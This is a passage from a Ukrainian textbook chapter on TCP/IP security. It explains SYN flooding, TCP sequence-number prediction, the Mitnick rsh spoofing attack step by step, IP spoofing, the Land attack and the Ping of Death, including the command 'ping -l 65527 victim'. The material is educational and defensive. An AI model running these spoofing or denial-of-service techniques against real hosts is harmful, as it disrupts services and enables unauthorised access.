Додатковий захист забезпечується завдяки тому, що за стандартом під час отримання неочікуваного пакета хост має відправити пакет із прапорцем RST, який розриває з'єднання. Зокрема, такий пакет відправляє хост, який, не надсилаючи SYN-пакета, несподівано отримав пакет SYN-ACK.

Отже, процедура «рукостискання» здатна суттєво обмежити можливості порушників під час встановлення з'єднань від чужого імені. Процедуру викрадення (Hijacking) з'єднання, тобто підміну суб'єкта вже встановленого з'єднання, можна здійснити лише в тому випадку, якщо з'єднання прослуховується, позаяк потребує своєчасного (протягом заданого тайм-аута) відправлення пакета з вірними поточними значеннями ISSb і ISSa.

Атака SYN-Flood

Процедура встановлення TCP-з'єднання вимагає того, щоб у відповідь на кожний отриманий TCP-запит на створення з'єднання операційна система хоста генерувала початкове значення ISN та надсилала його на хост, що ініціює з'єднання. Крім того, щоб у подальшому підтримувати TCP-з'єднання, ОС хоста має виділити деякий буфер у пам'яті для тимчасового зберігання отриманих пакетів і підтверджень на надіслані пакети. Відтак можна констатувати, що кожне окреме з'єднання потребує певних ресурсів системи. А це означає, що існує принципова

можливість ці ресурси вичерпати, змусивши систему припинити обслуговування нових з'єднань, тобто реалізувати DoS-атаку.

На перший погляд може видатися, що така атака вимагатиме не менших ресурсів від хоста порушника. Але насправді це не так. Коли від хоста порушника надходить запит на встановлення з'єднання, атакований хост виділяє на оброблення цього з'єднання певні ресурси, надсилає пакет SYN-ACK і очікує на пакет, що завершує процедуру «рукостискання». Такий стан називають напіввідкритим з'єднанням. Порушник може відмовитися від завершення встановлення з'єднання, звільнивши власні ресурси, але не надіславши атакованому хосту пакет RST. При цьому протягом виділеного тайм-аута ресурси атакованого хоста задіяні, в той час як хост порушника жодних ресурсів не використовує [15].

Очевидно, що для успішної DoS-атаки порушнику достатньо ініціювати багато таких напіввідкритих з'єднань. Якщо канал зв'язку достатньо швидкий, а атакований хост не дуже продуктивний (тобто коли кількість запитів, що надходять, перевищує здатність хоста їх обробляти), то цілком можливо, що атака на хост буде успішною. Як показує практика, після такої атаки звичайні комп'ютери (та й спеціалізовані сервери) стають недоступними не лише з мережі, але й локально з консолі. Ситуація з багатопроцесорними серверами значно краща. Щоб захистити сервер від атаки, його потрібно правильно спроектувати: продуктивність сервера має бути достатньою для оброблення всіх запитів, що надходять із мережі. Тобто, підвищуючи продуктивність сервера і обмежуючи пропускну здатність каналу, атаку можна зробити неефективною (хоча цілком імовірно, що сервер все одно буде недоступним з мережі, але не через власне перенавантаження, а через перенавантаження маршрутизатора чи іншого обладнання).

Інший варіант — коли DoS-атака спрямована на певний TCP-порт, тобто на певну мережну службу. У цьому випадку на атакований хост передають кілька десятків (можливо, сотень) запитів на підключення до однієї служби (наприклад, до FTP-сервера). Деякі мережні ОС влаштовано так, що вони надають ресурси кожній службі окремо і не перерозподіляють їх. На практиці це означає, що черга запитів до кожної мережної служби досить чітко обмежена. Тобто, одержавши N запитів на підключення, ОС сервера ставить їх у чергу і генерує N відповідей. Усі наступні запити сервер ігноруватиме впродовж тайм-аута (який може становити, скажімо, 10 хв), намагаючись дочекатися від клієнта (клієнтів) завершення процедури «рукостискання» і підтвердження утворення TCP-з'єднань.

Звісно, цілком природним є обмеження кількості одночасних з'єднань від одного клієнта. Це може поліпшити умови взаємодії користувачів із сервером, але жодним чином не перешкоджає порушнику, що намагається здійснити атаку на відмову в обслуговуванні. Оскільки в протоколі IPv4, на якому побудовано сучасний Інтернет, не передбачено контролю за IP-адресами відправників повідомлень, то не можна відстежувати справжні маршрути, якими ці повідомлення проходять, і тому будь-хто має можливість надсилати пакети з будь-якої IP-адреси. Відтак порушник може надіслати велику кількість запитів на з'єднання від імені різних хостів. Єдине, що його обмежує, — це те, що він не може обрати будь-яку адресу. Якщо вказаної адреси не існує, то цілком імовірно, що атакований хост

у відповідь на свій пакет дуже швидко отримає службове повідомлення від маршрутизатора про недосяжність адреси (див. підрозділ 16.5.1), якщо ж така адреса існує і хост у поточний момент активний, то він, несподівано отримавши пакет SYN-ACK, враз надішле RST-пакет, що наказує серверу не очікувати тайм-аута і закрити з'єднання.

Загалом описана атака є досить типовою і за термінологією CERT (Computer Emergency Response Team — команда «швидкої комп'ютерної допомоги») [174] має назву TCP SYN Flooding and IP Spoofing Attack — затоплення TCP-запитами з фальшивих IP-адрес.

Можливість цієї атаки є прямим наслідком недоліків мережних протоколів IPv4 та TCP, тому сервери принципово не можуть бути абсолютно захищені від неї. Із сказаного вище випливає, що захиститися від атаки можна:

- підвищивши продуктивність сервера;
- обмеживши пропускну здатність каналу зв'язку;
- збільшивши об'єм пам'яті сервера, подовживши черги запитів до кожного окремого порту;
- максимально скоротивши тайм-аути.

Зауважимо, що ці рекомендації не завжди є прийнятними: або через суто економічні аспекти (підвищення продуктивності, збільшення об'єму пам'яті), або з міркувань доступності сервера для звичайних користувачів (обмеження пропускної здатності каналу, скорочення тайм-аутів).

Слід зазначити, що раніше більш стійкими до атак такого типу були клієнтські системи (наприклад, Windows 9x). Хоча вони також потерпали від «з'їдання» обчислювальних ресурсів, відсутність серверів давала змогу цим системам миттєво поновлювати свою роботоздатність після припинення атаки. Зараз таких суто клієнтських систем майже не існує, і тому однією з важливих задач адміністрування є відключення всіх служб, які не будуть задіяні на конкретній машині. Якщо системи UNIX і Linux є в цьому сенсі абсолютно керованими, то системи Windows мають тенденцію відкривати в мережу велику кількість портів, для повного контролю над якими бажано використовувати брандмауер.

Можливість підміни суб'єкта з'єднання

Тепер розглянемо, яким чином можна подолати захисні функції TCP і підмінити суб'єкта з'єднання. Проблемі існування можливості підмінювати TCP-повідомлення приділяють багато уваги, позаяк деякі протоколи прикладного рівня (наприклад, FTP і Telnet) повністю перекладають функцію ідентифікації своїх пакетів на протокол транспортного рівня, тобто TCP.

TCP-абонентів і TCP-з'єднання ідентифікують за двома параметрами — Sequence Number і Acknowledgment Number. Пакет буде прийнято як коректний черговий пакет у певному TCP-з'єднанні, якщо він матиме відповідні значення IP-адрес джерела і пункту призначення, TCP-портів джерела і пункту призначення, а також правильні значення ISSa та ISSb. Отже, порушнику потрібно знати або вгадати всі зазначені параметри. Будемо вважати, що IP-адреси йому відомі. Також,

напевно, порушнику відомий номер порту сервера, який тісно пов'язаний зі службою, до якої він звертається. Що ж до номера порту клієнта і до двох 32-розрядних номерів послідовностей, то саме їх слід або знати, або вгадати. Якщо це вдасться, порушник може надіслати пакет з будь-якого хоста в Інтернеті від імені одного з учасників з'єднання (наприклад, від імені клієнта), і цей пакет буде прийнято як правильний.

Порушник, щоб дізнатися про необхідні параметри, має здійснити атаку прослуховування мережного трафіку. Тобто якщо прослуховування трафіку можливе, протокол TCP не захищає з'єднання.

Значно цікавішим є випадок, коли порушник знаходиться в іншому сегменті мережі та не може прослуховувати мережний трафік. Чи має він принципову можливість здійснити атаку? Якщо порушник знає номер порту клієнта, теоретично він має вгадати лише два 32-розрядні числа. Для реалізації повного перебирання слід здійснити 2^{64} спроби, що за прийнятний час є абсолютно неможливим. Відтак слід визнати, що підміна суб'єкта вже встановленого з'єднання без проведення аналізу трафіку є малоймовірною.

Але дещо інша ситуація виникає тоді, коли порушник намагається встановити з'єднання від імені іншого хоста, наприклад, якщо порушник здійснює проникнення через брандмауер або якщо між хостами існують довірчі відносини. Тоді порушнику необхідно вгадати лише одне 32-розрядне значення — початковий номер послідовності ISN, згенерований хостом, до якого здійснюється підключення. Якби це значення було випадковим, то його не можна було б вгадати за прийнятний час. Але це не завжди відповідає дійсності.

Виявляється, що і розробники протоколу TCP (автори RFC 793 [173]), і розробники мережних функцій ядер різних операційних систем не приділили належної уваги процедурі генерування початкових значень номерів послідовностей. Наприклад, у RFC 793 рекомендують збільшувати значення цього 32-розрядного лічильника на одиницю кожні 4 мс. Тобто пропонується найпростіша часозалежна функція, передбачити значення якої можна без жодних проблем.

В операційних системах розробники обирали різні функції, які також були часозалежними. Наприклад, у ранніх Berkeley-сумісних ядрах ОС UNIX значення цього лічильника збільшувалося на 128 щосекундно і на 64 для кожного нового з'єднання. У застарілих ядрах ОС Linux значення ISN обчислювалося залежно від часу за такою формулою:

$$ISN = \mu sec + 1\ 000\ 000 \times sec,$$

де μsec — час у мікросекундах; sec — поточний час у секундах (відлік ведеться від 1970 року). В ОС Windows NT 4.0 значення ISN збільшувалось на 10 приблизно кожну мілісекунду, тобто

$$ISN = 10 \times msec,$$

де $msec$ — поточний час у мілісекундах [15].

Отже, якщо в ОС використовується часозалежний алгоритм генерування початкового значення ідентифікатора TCP-з'єднання, то порушник може, здійснюючи спробу встановлення з'єднання, заздалегідь дослідивши цей алгоритм [15],

визначити приблизне значення ISN. На практиці визначити точне значення ISN з однієї спроби не видається за можливе (наприклад, поточне значення лічильника мікросекунд є майже випадковим числом із діапазону $0...10^6-1$). Але діапазон, в якому знаходиться необхідне значення, є достатньо вузьким, аби успішно добрати ISN перебиранням значень.

Щоб визначити значення ISN, порушник спочатку намагається встановити з'єднання з будь-якою дозволеною службою атакованого комп'ютера і, проаналізувавши заголовок пакета-відповіді, визначає приблизний час доставлення пакета, поточний час на віддаленому комп'ютері та поточне значення ISN. Далі, використовуючи заздалегідь визначену ним функцію залежності ISN від часу, порушник може з певною точністю математично передбачити значення ISN, що має бути згенерованим у відповідь на його спробу підключитися від імені іншого комп'ютера.

Ця атака отримала назву *передбачення номера послідовності TCP* (TCP Sequence Number Prediction). Саме це зробив свого часу Кевін Мітник, щоб здійснити атаку на rsh-сервер.

Атака Мітника

Ми розглянули, як можна встановити TCP-з'єднання від імені іншого хоста, коли порушник отримує можливість надсилати на атакований комп'ютер будь-які дані, але не має змоги отримувати від нього відповіді. Як можна використати таку можливість?

Раніше, у підрозділі 16.1, було розглянуто особливості деяких прикладних протоколів, тому тепер можна згадати про довірчі відносини в системах UNIX і реалізацію r-служби. Усі програми з r-служби реалізовано саме на базі протоколу TCP. Програма rsh (Remote SHell) дає змогу віддавати команди shell віддаленому хосту (достатньо надіслати запит і необов'язково отримувати на нього відповідь). Головним є те, що порушнику необхідно надіслати серверу пакет від імені довіреного хоста. Саме це і є ключовим моментом у поєднанні атаки на rsh і підміни суб'єкта TCP-з'єднання.

Схему такої віддаленої атаки на rsh-сервер (рис. 16.6) уперше описав відомий експерт з комп'ютерної безпеки Р. Т. Морріс-старший [175].

Нехай зловмисник із робочої станції E атакує хост B. Зловмиснику відомо, що хост B довіряє хосту A, і тому він намагається видати себе за A.

Спочатку зловмисник відкриває справжнє TCP-з'єднання із хостом B на будь-який доступний TCP-порт (mail, echo тощо). У результаті він отримає поточне значення ISSb.

Далі зловмисник бажає надіслати на B від імені A TCP-запит на здійснення з'єднання з сервером rsh. Ми вже знаємо, що B надішле відповідь не зловмиснику E, а хосту A. Те, що зловмисник не отримає цієї відповіді, створює дві проблеми. Про одну ми вже згадували — зловмиснику необхідно буде добрати значення ISN. Інша полягає у тому, що хост A несподівано отримає пакет SYN-ACK і враз надасть відповідь «RST».

Щоб цього не сталося, зловмисник має заблокувати хост A. Для цього добре підходить атака SYN-flood, яку також було розглянуто. Наприклад, можна атакувати порт login (513). У результаті переповнення черги запитів, а також через те,

що порт 513 є привілейованим, хост A взагалі не буде відповідати на інші TCP-запити на створення з'єднання, а також не зможе згенерувати TCP-пакет RST у відповідь на неочікуваний пакет SYN-ACK. Звісно, цю атаку зловмисник здійснює із фальшивої IP-адреси.




Рис. 16.6. Схема встановлення з'єднання під час атаки з підміноюсуб'єкта TCP-з'єднання

Після цього зловмисник отримує можливість робити запит на з'єднання з хостом B від імені хоста A. Перший крок цілком очевидний:

1. E («A») > B: SYN, ISSe

   У відповідь B надсилає пакет SYN-ACK на A:

2. B > A: SYN, ACK, ISSb', ACK(ISSe+1)

   Тепер зловмисник, використовуючи попереднє значення ISSb і відомий йому закон обчислення ISN залежно від часу, може надіслати на хост B пакет з обчисленим ISSb':

3. E («A») > B: ACK, ISSe+1, ACK(ISSb'+1)

Фактично, зловмисник має надіслати певну кількість таких пакетів із різними значеннями ISSb'+1, причому на ті з них, в яких міститься неправильне значення ISSb'+1, хост B відповість «RST» і надішле ці відповіді хосту A. Лише на правильний пакет хост B промовчить і вважатиме з'єднання з хостом A встановленим. І хоча зловмисник із хоста E ніколи не отримає відповіді на свої r-команди, вони будуть потрапляти на хост B і виконуватися ним так само, якби вони надходили з довіреного хоста A. Оскільки зловмисник не знає, яке саме значення ISSb'+1 виявилося правильним, він змушений буде надсилати пакети з різними значеннями ISSb'. Але ефективною може бути лише коротка атака. Сервер rsh

надає таку можливість зловмиснику: йому достатньо надіслати команду, яка додає до файлу rhosts рядок із символом «+». Це означає, що тепер довіреними будуть абсолютно всі хости Інтернету, тож зловмисник зможе здійснити з'єднання від свого імені.

Слід зазначити, що описану тут атаку реалізував на практиці Кевін Мітник, який успішно атакував бездискову робочу станцію SPARC під керуванням ОС Solaris 1 у Суперкомп'ютерному центрі в Сан-Дієго 12 грудня 1994 року. Ця атака набула широко розголосу, головним чином, завдяки тому, що власник робочої станції Цутому Шимомура (Tsutomu Shimomura) зафіксував атаку і оприлюднив її деталі в Інтернеті. Подробиці згаданого інциденту і коментарі до нього наведено в [15, 60].

16.3. Протокол IP

У цьому розділі ми заглибимося у стек TCP/IP ще на один крок, а саме на мережний рівень. До мережного рівня належить базовий протокол IP (Internet Protocol), який, власне, і відповідає за доставлення пакета (дейтаграми) кінцевому адресату в глобальній мережі. Пакет проходить через різні мережі, що у загальному випадку можуть базуватися на різних технологіях.

Окрім протоколу IP у стеку TCP/IP до мережного рівня належать протокол керування ICMP, а також протоколи маршрутизації. Безпеку цих протоколів буде розглянуто далі.

Сьогодні співіснують дві версії протоколу: IPv4 і та IPv6. Протокол IPv4 активно використовують уже понад 20 років. Саме на ньому побудовано Інтернет, який ефективно працює й дотепер. Слід визнати, що протокол IPv4 має суттєві недоліки, які роблять можливими деякі атаки в Інтернеті. Протокол IPv6 сильно відрізняється від IPv4, і тому перехід на нього є непростою задачею. В окремому підрозділі ми розглянемо можливості IPv6 і його переваги.

16.3.1. Призначення й можливості протоколу IPv4

Основним завданням протоколу IP як протоколу мережного рівня моделі OSI є передавання і маршрутизація повідомлень між вузлами Інтернету. Протокол описано в RFC 791 [176]. На рівні протоколу IP відпрацьовується передавання пакета між мережами, для чого передбачено низку засобів. По-перше, це система глобальної адресації, по-друге — здійснення контролю за часом життя пакета, що дає змогу виявити та відкинути пакети, які через помилки у маршрутизації надто довго блукають мережею, і по-третє — можливість динамічної фрагментації пакетів. І ще одне — підтримка якості обслуговування, що дає можливість задати для пакета бажані пріоритети під час його передавання: мінімальний час затримки, максимальну швидкість каналу, найвищі гарантії щодо успішного доставлення. Слід визнати, що останню можливість тривалий час не використовували, вона й наразі не має достатньої підтримки.

Зауважимо, що IP-протокол відповідає лише за притаманні йому функції. Так, для передавання пакета всередині кожної з мереж, через які відбувається його доставляння, IP-протокол звертається до засобів нижчого (канального) рівня. А щодо таких питань, як гарантоване доставлення пакета, його повторне передавання, — то це справа засобів вищого (транспортного) рівня.

Формат заголовка

На рис. 16.7 показано формат заголовка IPv4.




Рис. 16.7. Формат заголовка IP-пакета

У полі `Номер версії` вказується версія протоколу, а в полі `Довжина заголовка` — довжина заголовка у 32-розрядних словах. Найменша довжина — 20 байт, тобто 5 слів. Найбільша можлива довжина — 60 байт, або 15 слів (максимальне значення, яке можна задати у 4-розрядному полі). Поле `Опції та вирівнювання` має змінну довжину — від 0 до 40 байт, причому опції можуть мати будь-яку довжину, а вирівнювання забезпечує заповнення 32-розрядних слів. Поле `Тип сервісу` призначене для керування якістю обслуговування (Quality of Service, QoS). З точки зору безпеки це поле може нас зацікавити тим, що в ньому є два зарезервовані біти, які не задіяні, але саме їх можна використати для організації прихованого каналу витоку інформації (адже за стандартом значення цих бітів мають дорівнювати нулю, проте немає впевненості, що за цим у мережі хтось буде здійснювати контроль). У полі `Загальна довжина` задається повна довжина пакета у байтах разом із його заголовком. Очевидно, це значення не має перевищувати 65 535 байт. Факт отримання IP-пакета, який перевищує максимально припустиму довжину, може викликати проблеми у системі, про що йтиметься далі. До речі, рекомендована довжина пакета значно менша — 576 байт. Стандарт вимагає, щоб усі хости були здатні приймати пакети такого розміру. У мережах Ethernet довжину кадру обмежено 1500 байтами, тому IP-пакети, що вкладають у кадри Ethernet, мають саме такий розмір.

Далі йдуть поля, дані в яких пов'язані із забезпеченням динамічної фрагментації пакетів. Оскільки цю можливість часто використовують для організації атак на IP-протокол, поля заголовка і сам режим фрагментації, а також збирання пакета буде детально розглянуто далі.

За полями фрагментації (32 розряди) розміщено такі поля:

- `Час життя` (Time To Live, TTL) — значення цього поля встановлюється у межах 1–255, а далі зменшується на одиницю після проходження пакета через кожний маршрутизатор на його шляху (пакет із TTL=0 знищується);
- `Протокол верхнього рівня` (який іноді називають IP-протоколом) — ідентифікатор протоколу, що передав пакет на мережний рівень для доставляння. Значення ідентифікаторів наведено в документі IANA «Protocol Numbers» [177] (раніше ці дані розповсюджувались у спеціальному RFC «Assigned Numbers», останнім з яких був RFC-1700). Приклади: TCP (6), UDP (17), ICMP (1).
- `Контрольна сума` (16 розрядів) — підраховується лише на транзитних вузлах. Оскільки деякі поля заголовка змінюються під час передавання пакета, щоразу перераховується і контрольна сума.

Далі йдуть IP-адреси джерела і пункту призначення (побудову IP-адрес у версії 4 протоколу IP розглянуто в розділі 15). За ними в заголовку може бути розміщено необов'язкові опції, які доповнюються нулями для вирівнювання за межею 32-розрядного слова. Саме в них може бути визначено вимоги до керування маршрутизацією та (або) контролю за маршрутом пакета (маршрутизація від джерела, запис фактичного маршруту). Ці можливості протоколу не завжди підтримуються.

Фрагментація пакетів

Фрагментацію IP-пакетів виконують задля їх адаптування до технологій тих підмереж, через які ці пакети передаються. Кожна технологія має обмеження на максимальну довжину пакета (Maximum Transfer Unit, MTU) [113]. У табл. 16.5 наведено приклади таких обмежень.

Таблиця 16.5. Значення максимальної довжини пакета для різних технологій

Технологія	MTU (байт)
Ethernet 802.3	1492
Token Ring 802.5 (4 Мбіт/с)	4464
Token Ring IBM (16 Мбіт/с)	17 914
FDDI	4352
X.25	576

Передбачається, що транспортний протокол готує пакети такого розміру, які (разом з усіма наступними заголовками) повністю передаються тією мережею, до якої належить кінцевий вузол. Тому на кінцевому вузлі не потрібно фрагментувати пакет на мережному рівні. Але така потреба може виникнути на транзитних вузлах (шлюзах), через які різні мережі обмінюються пакетами.

Прапорець DF (Don't Fragment — не фрагментувати) забороняє фрагментацію пакета на транзитному вузлі, відтак, якщо такий пакет не можна передати

у наступну мережу (коли його довжина перевищує відповідне значення MTU), його просто знищують, надсилаючи повідомлення про це вузлу-відправнику (див. далі підрозділ 16.5.1).

Прапорець MF (More Fragments — додаткові фрагменти) вказує на те, що фрагмент не є останнім, і їх збирання може тривати.

Поле `Ідентифікатор пакета` — значення цього поля унікальне для кожного окремого пакета, але однакове для всіх його фрагментів. Воно дає змогу виявити і зібрати разом усі фрагменти пакета.

Поле `Зміщення фрагмента` визначає положення фрагмента в пакеті. Необхідно звернути увагу на те, що це поле має 13 розрядів, тоді як довжина всього пакета (65 535 байт) описується 16-розрядним полем. Це свідчить про те, що зміщення фрагмента задається не в байтах, а в так званих параграфах, що мають розмір 8 байт. На жаль, на таку «дрібницю» часто не звертають увагу, і через це з'явився один із міфів про фактично неіснуючу загрозу, пов'язану з маніпуляціями зі зміщенням фрагментів.

16.3.2. Атаки на протокол IPv4, пов'язані з адресацією

Підміна адреси відправника

Підміна адреси відправника (атака IP spoofing) — одна з найпростіших і найпоширеніших атак. Вона полягає у тому, що відправник замість своєї вказує іншу IP-адресу. Передумовою цієї атаки є той факт, що пакет IPv4 не містить інформації про маршрут, а тому перевірити, звідки надійшов пакет, майже неможливо. Ця атака компрометує ідентифікацію відправника пакетів за його IP-адресою.

Атака IP-spoofing може бути успішною в таких ситуаціях:

- атакований кінцевий вузол надає деяким машинам певні права доступу, визначені за IP-адресами цих машин;
- міжмережний екран, розташований на шляху пакетів, фільтрує їх за IP-адресою відправника;
- під час здійснення атаки порушник намагається видати себе за іншого, щоб, наприклад, уникнути відповідальності.

У всіх зазначених випадках для порушника може стати перепоною одне, але значне обмеження. Якщо на його пакети мають надходити відповіді, то він не зможе їх отримати, оскільки вони надсилатимуться саме на ту IP-адресу, що було вказано як адресу відправника у вихідному пакеті. Проте це не завадить здійсненню атаки, якщо порушник застосовуватиме дейтаграмні протоколи на кшталт ICMP, OSPF або ті, що використовують як транспорт UDP. До останніх належать, зокрема, протокол керування SNMP і протокол служби доменних імен DNS. В усіх зазначених випадках мета порушника — надіслати один-єдиний пакет, який би сприймався як дозволений.

Фільтрація пакетів на міжмережному екрані (брандмауері) на вході в захищену мережу дає змогу значно зменшити можливості найбільш небезпечних підмін адрес. Типовим правилом є знищення всіх пакетів, які надходять із зовнішньої мережі, але мають зворотну IP-адресу, що належить внутрішній мережі. Зазвичай

такі пакети є нічим іншим, як спробою зовнішнього порушника видати себе за легального користувача із внутрішньої (захищеної) мережі.

Але, як уже зазначалося, унеможливлення атаки IP spoofing можна досягти лише за умови здійснення контролю за проходженням пакета певного маршруту. Тоді можна буде перевіряти, чи справді пакет надійшов від того хоста, що зазначений у полі `Адреса відправника`.

Атака Land

Атака, що дістала назву Land, — це окремий випадок атаки IP spoofing. Ця атака, незважаючи на її простоту, була здатна призводити у багатьох операційних системах до відмови в обслуговуванні: спостерігалося значне навантаження процесора, аж до 100 %, а в деяких випадках — збої або зависання системи (UNIX-системи демонстрували «kernel panic», а Windows — «синій екран») [15].

Сутність атаки полягала в тому, що IP-адресу жертви було вказано в IP-пакеті і як адресу призначення, і як адресу джерела. Крім того, як транспортний протокол використовувався TCP (це спонукало систему до спроби відповісти на отриманий пакет з метою встановлення з'єднання), причому в заголовках TCP-портів джерела і пункту призначення вказувався один і той самий порт — будь-який із відкритих портів у системі. У результаті система намагалася відповісти собі самій. Хоча така атака видається доволі очевидною, перші відомості про неї датовані лише 1997 роком, тоді було вражено багато різних систем.

Оскільки ця атака є фактично атакою на відмову в обслуговуванні, ніщо не заважає підсилити її і замість одного пакета надіслати велику кількість таких пакетів (спрямований шторм Land-запитів).

Позаяк атака Land відома вже давно, в сучасних системах під впливом цієї атаки не повинно виникати нештатних ситуацій.

16.3.3. Атаки, що ґрунтуються на помилках оброблення фрагментованих пакетів

Алгоритм збирання фрагментованих пакетів не мав на меті виявляти зловживання, і тому в деяких реалізаціях некоректно відпрацьовував спеціальним чином підготовлені порушником фрагменти. Результатом було перезавантаження системи або «зависання» комп'ютерів («kernel panic» в UNIX і Linux, «синій екран» у Windows).

Спочатку звернемося до вимог стандарту IPv4. У документі RFC 791 [176] процедуру збирання дейтаграми з фрагментів описано так.

Щоб зібрати фрагменти, модуль IP відбирає дейтаграми, які мають однакові значення чотирьох полів у заголовках (ідентифікатор, адресу джерела, адресу призначення і тип протоколу). Збирання відбувається шляхом поміщення порції даних із кожного фрагмента у відносну позицію, яка вказується значенням поля зміщення фрагмента у IP-заголовку цього фрагмента. Перший фрагмент має нульове зміщення, а останній — прапорець MF, встановлений у значення нуль.

У прикладі процедури збирання, що наведено в RFC, для кожного пакета рекомендують виділяти буфер, за ідентифікатор якого радять використовувати

конкатенацію зазначених вище параметрів: ідентифікатора, адреси джерела, адреси призначення і типу протоколу. Буфер та інші ресурси виділяються тоді, коли отримано пакет, що має унікальний ідентифікатор, тобто коли збирання цього пакета ще не розпочиналось. Якщо пакет є цілою (не фрагментованою) дейтаграмою, тобто і прапорець MF, і зміщення дорівнюють нулю, буфер і решта ресурсів звільняються, а вся дейтаграма передається наступній процедурі (на кінцевому вузлі — протоколу вищого рівня, на транзитному вузлі — ймовірно, обробнику пакетів для відправлення у наступну мережу).

Для збирання пакетів, окрім буфера даних, виділяють ще й такі ресурси: буфер заголовка, бітову таблицю блоків фрагментів (1 блок = 8 байт), поле загальної довжини і таймер. Дані з фрагмента розміщуються у буфері даних відповідно до зміщення цього фрагмента і його довжини; в таблиці блоків фрагментів встановлюються відповідні біти. Таким чином під час збирання відстежується заповнення буфера даних. Вимог до послідовності надходження пакетів не встановлено.

Якщо фрагмент є першим (тобто зміщення фрагмента дорівнює нулю), то саме його заголовок копіюється у буфер заголовка. Така однозначність необхідна, позаяк різні фрагменти однієї дейтаграми можуть мати різні заголовки, зокрема, опції можуть знаходитися лише в заголовку першого фрагмента і не відтворюватися в заголовках інших фрагментів. Якщо це останній фрагмент (тобто прапорець MF у заголовку дорівнює нулю), з нього обчислюється повна довжина поля даних дейтаграми за такою формулою:

TDL := TL – (IHL * 4) + (FO * 8),

де TDL — повна довжина поля даних дейтаграми, TL — повна довжина фрагмента, яка визначається з його заголовка, IHL — довжина заголовка цього фрагмента, яка береться з його заголовка (нагадаємо, що у цьому полі довжина вимірюється у блоках по 4 октети), FO — зміщення фрагмента, яке теж береться із заголовка (воно вимірюється у 8-байтових блоках).

Коли надходить останній фрагмент (що можна перевірити за бітовою таблицею — все поле даних у ній має бути заповненим), дейтаграму вважають зібраною і передають на наступний крок її оброблення. Якщо ж збирання дейтаграми ще не завершено, тобто залишилися незаповнені блоки даних, то процедура збирання встановлює таймер (обирається максимальне значення з поточного значення таймера і значення поля `Час життя` з останнього одержаного фрагмента) і віддає керування. Таймер визначає тайм-аут очікування наступного фрагмента, а якщо він не надходить, то ресурси звільняються і дейтаграму вважають втраченою. Таймер показує час у секундах, максимальне значення — 255 (тобто 4 хв 15 с).

У RFC однозначно визначено: у випадку, коли два чи більше фрагментів містять однакові дані, ідентичні або такі, що частково перекриваються, описана процедура додасть до підсумкової дейтаграми ту копію даних, що надійшла пізніше.

Перевищення максимально припустимого розміру IP-пакета (атака Ping Death)

Максимальний розмір IP-пакета разом із заголовком становить 65 535 байт. Пакет більшого розміру не може бути доставлений через мережу. Тому не викликає

подиву, що програмні засоби, які реалізовували стек TCP/IP на кінцевому вузлі, виявилися неспроможними коректно обробляти ситуацію, коли надходив пакет більшого розміру. У цьому випадку відбувалося переповнення буфера з усіма можливими наслідками.

Яким чином такий пакет міг опинитися в буфері? Завдяки фрагментації пакета. Як уже йшлося, майже всі сучасні мережні технології мають значно жорсткіші обмеження на розмір пакетів, ніж у 65 535 байт. Отже, пакет доставляється у вигляді окремих фрагментів і збирається вже на кінцевому вузлі. Саме помилки, що виникають під час збирання такого пакета, і призводили до збоїв систем.

Найвідомішою була атака Ping Death, в якій застосовувався протокол ICMP, тобто ехо-запити ICMP (Ping). У першому варіанті атаки було запропоновано просту маніпуляцію з параметром довжини ping-пакета. Якщо вказати довжину 65 527 байт (команда `ping -l 65527 victim`, де `victim` — IP-адреса чи доменне ім'я комп'ютера-жертви), загальна довжина IP-пакета становитиме 65 555 байт (до заданої довжини додається 8 байт заголовка ICMP і 20 байт заголовка IP). На сайті CERT [174] було опубліковано дуже великий список операційних систем, уразливих до цієї атаки. Щоправда, деякі професіонали спростовували цю інформацію [15], оскільки їхні власні дослідження у переважній більшості випадків не підтверджували наявність уразливостей. Вони навіть віднесли атаку Ping Death до «міфічних». Утім, сама можливість викликати відмову в обслуговуванні хоча б на деяких вузлах простим введенням команди ping (тобто без використання жодних спеціальних програмних засобів) є прикладом дуже серйозної наявної в Інтернеті вразливості.

